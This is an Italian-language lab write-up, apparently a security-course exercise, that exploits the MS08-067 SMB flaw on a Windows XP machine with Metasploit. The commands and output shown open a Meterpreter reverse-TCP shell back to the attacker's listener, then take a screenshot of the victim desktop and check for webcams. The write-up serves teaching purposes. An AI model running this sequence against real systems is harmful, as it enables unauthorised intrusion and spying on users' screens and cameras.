

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

- Una volta a conoscenza dell'ip della macchina target, avviamo da un terminale su Kali Metasploit con il comando *msfconsole*

```
(root@kali)-[/home/kali]
# msfconsole
```

- Con il comando *search ms08_067* andiamo a ricercare l'exploit per la vulnerabilità richiesta

```
msf > search ms08_067
Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28  great  Yes  MS08-067 Microsoft
ver Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/
08_067_netapi
```

- Inserendo il comando *show options* andiamo a vedere quali parametri sono necessari per eseguire l'exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/ploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process)
LHOST	192.168.1.118	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

- Digitiamo il comando *set rhosts 192.168.1.163* per inserire ip della macchina target verifichiamo che sia stato salvato facendo ancora *show options*

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.163	yes	The target host(s), see https://github.com/ploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process)
LHOST	192.168.1.118	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting


- Una volta verificato che tutti i parametri necessari siano inseriti correttamente andiamo ad eseguire il nostro exploit con il comando *exploit*. Ci verrà restituito il messaggio che il nostro attacco è andato a buon fine e ci verrà aperta una sessione con *meterpreter*

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.118:4444
[*] 192.168.1.163:445 - Automatically detecting the target...
[*] 192.168.1.163:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.163:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.163:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.1.163
[*] Meterpreter session 1 opened (192.168.1.118:4444 → 192.168.1.163:1034 ) at 2024-01-24 15:05:35 +0100

meterpreter > 
```

- Da meterpreter dobbiamo inserire il comando *use espia* che abilita l'estensione che ci permetterà di ottenere lo screenshot della macchina target. Per ottenere lo screenshot dobbiamo poi inserire il comando *screengrab* e meterpreter ci salverà uno screenshot del desktop della macchina target sul nostro device.

```
meterpreter > use espia
Loading extension espia... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/OoprflIo.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported
```



- Come step successivo abbiamo utilizzato il comando *webcam_list* per verificare se ci fossero delle webcam attive sulla macchina target. La ricerca ha dato esito negativo.

```
meterpreter > webcam_list  
[-] No webcams were found
```